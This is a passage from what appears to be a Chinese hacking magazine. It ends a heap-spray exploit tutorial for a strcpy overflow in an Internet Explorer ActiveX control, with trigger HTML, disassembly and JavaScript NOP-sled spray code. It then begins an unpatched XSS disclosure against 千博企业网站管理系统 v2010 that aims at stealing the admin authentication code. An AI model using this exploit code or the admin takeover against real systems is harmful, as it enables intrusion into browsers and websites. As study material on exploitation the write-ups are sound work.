放置在堆中。举个例子说明：假如你在利用某个堆栈溢出的时候，发现这样一个问题，在覆盖返回值和 SHE 链时，覆盖的数据会被 00 截断，正好堆栈中 ShellCode 的地址都含有 00，在这种情况下，利用是不可能成功的。但是我们想，如果 ShellCode 放置在一个不含 00 的内存处，不就可以利用成功了吗，这就是 Heap Spary 的功能，它就具有这样神

奇的力量！那么它是如何办到的呢？前面讲到 JavaScript 是可以申请内存的，并且它在申请内存的时候是从内存低址向高址分配的，因此如果申请的内存超过 280MB（280MB=280 X 1024 X1024= 11800000>11111111）后，11111111 就会被我们申请的内存片覆盖。因为是我们申请的，所以我们想往里面放什么就放什么，当然可以把 shellcode 放在里面了，然后再去把覆盖返回值的或 SHE 链的值改成 111111111 就行了！当然还有一个问题是要搞清楚的，因为堆的分配是有很大的随机性的，如何保证 ShellCode 一定在 11111111 而不在 11121314 处呢？这个是保证不了的，但有办法可以解决，可以把分配到的内存都用 90（nop）填充，只在最后加上 ShellCode，这样只要覆盖的值能够命中 nop，ShellCode 最终将会得到执行。想一下，这个对于开发极为通用的 POC 也很有作用。

漏洞利用

用 ComRaider 生成的测试代码已经能够触发漏洞，只需要将代码改改就应该能利用成功了。因为 ComRaider 生成得测试代码是 VbScript，为能用浏览器加载调试，先将其改为 HTML 吧！经过修改后的测试代码如下：

```
<html>
<object classid='clsid:BECB8EE1-6BBB-4A85-8DFD-099B7A60903A' id='target'></object>
<script language='javascript'>
ret='';
for(i=0;i<261;i++)
ret+=unescape("%0a%0a%0a%0a");
target.FilePlaying = ret;
</script>
</html>
```

代码很简单，只是用 1044 个 0a 去填充。用浏览器加载测试代码进行调试，因为不知道是哪个函数出了问题，因此还是用老办法，在内存中找我们填充的数据，然后再下硬件断点，看是哪个函数将数据拷入堆栈的。经过调试发现是 strcpy 函数将数据拷入堆栈的，而且程序在调用 strcpy 函数的时候，没有进行检查，导致了溢出的发生。

```
02AD5FB0    50              PUSH EAX
02AD5FB1    8D85 9CFEFFFF   LEA EAX,DWORD PTR SS:[EBP-164]
02AD5FB7    50              PUSH EAX
02AD5FB8    E8 E3390000     CALL <JMP.&MSVCRT.strcpy>
```

在调用 strcpy 函数前的堆栈（图 2）。




图 2

调用 strcpy 后的堆栈（图 3）。

可以看到溢出的数据覆盖了函数的返回值，SHE 链是没被覆盖到的。既然已经明白了溢出的原因，而且已经用 0a0a0a0a 覆盖了返回值，就应该考虑布置 shellcode 了。因为覆盖的地址是 0a0a0a0a，那应该分配 170（170MB＝170 X 1024 X 1024＝0AA00000＞0a0a0a0a）就够了，至于分配内存的代码还是参考下 failwest 前辈的《0day 安全：软件漏洞分析技术》。




图 3

```
var nop=unescape("%u9090%u9090");
while(nop.length<=0x100000/2)
{
  nop +=nop;
}
nop =nop.substring(0, 0x100000/2-32/2-4/2-shellcode.length-2/2);
var slide=new Arrary();
for(var i=0; i<170;i++)
{
 slide [i]=nop+shellcode;
}
```

Failwest 前辈对这段代码做了以下解释：

1．每个内存片大小为 1MB。

2．首先产生一个大小为 1MB 且全部被 90 填满的内存块。

3．由于 JavaScript 会为申请的内存填上一些额外的信息，为了保证内存空间好是 1MB，将这些额外信息所占的内存空间减去。

4．最终将 170 个这种形式的内存片来覆盖内存。

只要将这段代码和 ShellCode 添加到上面的代码中去就应该能够利用成功了，可是实际情况是并没有利用成功，经过调试发现这段代码并不能成功分配内存，因此导致利用的失败。至于 failwest 前辈的代码为什么不能分配内存，还请知道的高手指教啊！由于前辈的代码在测试的时候有问题，因此我又上网找了新的代码：

```
nops=unescape('%u9090%u9090');
headersize = 69;   //size adjusted for IE6/IE7 "universality"
slackspace= headersize + shellcode.length;
while(nops.length<slackspace) nops+=nops;
fillblock=nops.substring(0,slackspace);
block=nops.substring(0,nops.length-slackspace);
while(block.length+slackspace<0x40000) block+=fillblock;
memory=new Array();
for( counter=0; counter<250; counter++) memory[counter]= block + shellcode;
```

看起来新的代码和 failwest 前辈的代码原理是一样的，就是有些细节地方不同。比如上面定义了一个 69 字节的 headsize，从旁边的英文注解来看是为 IE6/IE7 做的通用调整，不知道是什

么意思。还有，block .length+slacksapce 的大小和 nops 的大小应该差不多，但将那句该为 nops<0x40000 后，为什么就不行呢！（经过我的测试，改后也不能成功分配内存）这些问题还请知道的高手指教啊！把上面的代码和 ShellCode 添加到前面的代码中去就能利用成功了。（图 4）

总　结

通过分析这个漏洞明白了 Heap Spary 原理，算是不小的收获吧！漏洞虽然是利用成功了，但遗留的问题还是不少，为什么 failwest 前辈的代码分配内存不能成功，又为什么能利用成功的那个代码要那样写，这其中究竟包含什么样的原理，对于我都是未解之谜，要找到谜底的答案，还要依靠高手们的分享精神，希望知道的高手指导一下，我的 ID debug-exploite.





图 4

前置知识：无

关键字：千博、0day、跨站漏洞



致命的千博企业网站管理系统 0day 跨站漏洞

文/图　爱无言

最近在测试一个网站的时候，发现该网站使用了千博企业网站管理系统的 2010 版本。随手在网上对该网站系统进行了查询，发现该网站系统的 2010 版本存在几个严重的注入漏洞，并且给出的漏洞演示显示这些漏洞涉及的千博企业网站管理系统版本都是老版本。而我这里面对的这套千博企业网站管理系统的版本为最新的 v2010，Build0903，也就是 2010 年 9 月 3 日刚发布的新系统。但是，在测试中，我还是发现这套最新的千博企业网站管理系统还是没有修补已经被曝光的一些注入漏洞，例如 search.asp 文件中的注入漏洞。

之所以没有修补，我猜想是因为千博企业网站管理系统在登录后台管理员界面时，需要输入一个叫做“管理认证码”的安全码，这个“管理认证码”是在网站管理人员初次安装千博企业网站管理系统的时候设置的。如图 1 所示。

并且，这个安全码不会保存在数据库中，而是保存在 Const.Asp 文件当中。所以，即使千博企业网站管理系统本身存在严重的注入漏洞，恶意攻击者也只能获得到管理员的登录密码，但是却无法获取到“管理认证码”，因此，他还是无法正确登录系统的后台。

但是，在我测试中，我发现除了注入漏洞，千博企业网站管理系统还存在着严重的跨站脚本执行漏洞，这个漏洞倒是没有人曝光，利用这个漏洞，恶意攻击者却可以完全获得千博企业网站管理系统的“管理认证码”。再结合前面的那个注入漏洞，恶意攻击者这一次就可以轻松地登录到网站系统的后台管理界面了。这里，我将该跨站漏洞拿出来与大家一起分享一下。




图 1

在自己的计算机中安装好千博企业网站管理系统后，首先，我们需要注册一个普通的网站会员，如图 2 所示。




图 2

我这里注册的会员名为"test"，密码 111111。注册成功后，现在，我们使用该用户名登录网站系统。

成功登录网站系统后，我们找到"求贤纳士"这个子栏目，点击该栏目，如图 3 所示。




图 3

默认安装完千博企业网站管理系统后，图 3 这里会带有一个"质量管理工程师"的招聘信息，单击该条信息，如图 4 所示。




图 4

在图 4 下方有一个"提交简历"的按钮，我们单击该按钮，进入到提交简历的画面，如图 5 所示。

